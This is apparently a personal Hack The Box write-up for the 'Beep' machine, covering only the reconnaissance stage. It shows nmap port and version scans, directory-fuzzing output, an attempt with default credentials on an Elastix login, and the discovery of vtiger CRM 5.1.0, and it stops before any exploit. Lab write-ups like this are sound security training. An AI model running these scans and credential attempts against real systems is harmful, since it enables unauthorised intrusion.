Beep (HTB)

ip of the machine :- 10.129.229.183

```
~/current (4.258s)
ping 10.129.229.183 -c 5

PING 10.129.229.183 (10.129.229.183) 56(84) bytes of data.
64 bytes from 10.129.229.183: icmp_seq=1 ttl=63 time=75.3 ms
64 bytes from 10.129.229.183: icmp_seq=2 ttl=63 time=75.0 ms
64 bytes from 10.129.229.183: icmp_seq=3 ttl=63 time=75.8 ms
64 bytes from 10.129.229.183: icmp_seq=4 ttl=63 time=1237 ms
64 bytes from 10.129.229.183: icmp_seq=5 ttl=63 time=225 ms

--- 10.129.229.183 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4016ms
rtt min/avg/max/mdev = 74.958/337.735/1237.134/453.441 ms, pipe 2
```

machine is on!!!

```
~/current (8.333s)
nmap -p- --min-rate=10000 10.129.229.183

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-15 22:09 IST
Nmap scan report for 10.129.229.183
Host is up (0.074s latency).
Not shown: 63687 closed tcp ports (conn-refused), 1832 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
857/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4190/tcp  open  sieve
4445/tcp  open  upnotifyp
4559/tcp  open  hylafax
5038/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds
```


Got a lot of open ports....

```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp    open  http       Apache httpd 2.2.3
|_http-title: Did not follow redirect to https://10.129.229.183/
|_http-server-header: Apache/2.2.3 (CentOS)
110/tcp   open  pop3?
111/tcp   open  rpcbind    2 (RPC #100000)
143/tcp   open  imap?
443/tcp   open  ssl/https?
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/sta
ate/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after:  2018-04-07T08:22:08
|_ssl-date: 2024-10-15T16:46:00+00:00; 0s from scanner time.
857/tcp   open  status     1 (RPC #100024)
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql?
4190/tcp  open  sieve?
4445/tcp  open  upnotifyp?
4559/tcp  open  hylafax?
5038/tcp  open  asterisk   Asterisk Call Manager 1.1
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: Host: 127.0.0.1
```

So only port 22,80 and 443 are only of some use... Rest don't know but will be looking for http and https for now.

So website was not loading so went to official HTB writeup of Beep machine and fixed it.


Now can see the website and something called Elastix but what is it...




So found defult creds. first so let's try them... and it didn't work..

```
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: Host: 127.0.0.1
```

Then observed my nmap scan again and found another http server running at port 10000. Let's visit it...



It is running webmin....



Webmin default username is root and password is system's root password... So it is of no interest right now.. Let's look for any exploit of elastix.

```
.htaccess               [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 72ms]
.htpasswd               [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 73ms]
admin                   [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 72ms]
cgi-bin/                [Status: 403, Size: 290, Words: 21, Lines: 11, Duration: 74ms]
configs                 [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 75ms]
favicon.ico             [Status: 200, Size: 894, Words: 6, Lines: 1, Duration: 73ms]
help                    [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 76ms]
images                  [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 76ms]
lang                    [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 72ms]
libs                    [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 73ms]
mail                    [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 74ms]
modules                 [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 80ms]
panel                   [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 73ms]
recordings              [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 73ms]
robots.txt              [Status: 200, Size: 28, Words: 3, Lines: 3, Duration: 73ms]
static                  [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 73ms]
themes                  [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 73ms]
var                     [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 72ms]
vtigercrm               [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 73ms]
:: Progress: [20469/20469] :: Job [1/1] :: 118 req/sec :: Duration: [0:03:02] :: Errors: 0 ::
```

So did directory fuzzing and found a lot of directories..

https://10.129.229.183/configs/


Index of /configs

Name	Last modified	Size	Description
Parent Directory		-	
default.conf.php	01-Nov-2011 21:56	3.1K	
email.conf.php	01-Nov-2011 21:56	2.5K	
languages.conf.php	01-Nov-2011 21:56	2.8K	


Apache/2.2.3 (CentOS) Server at 10.129.229.183 Port 443

Can see configs directory but cannot view the files... Same with lang, libs and mail directory, found nothing promising.

So after going through all the directories, found one that was interesting...



Found a crm and also it's version which is 5.1.0, let's find a exploit for vtiger CRM version 5.1.0.



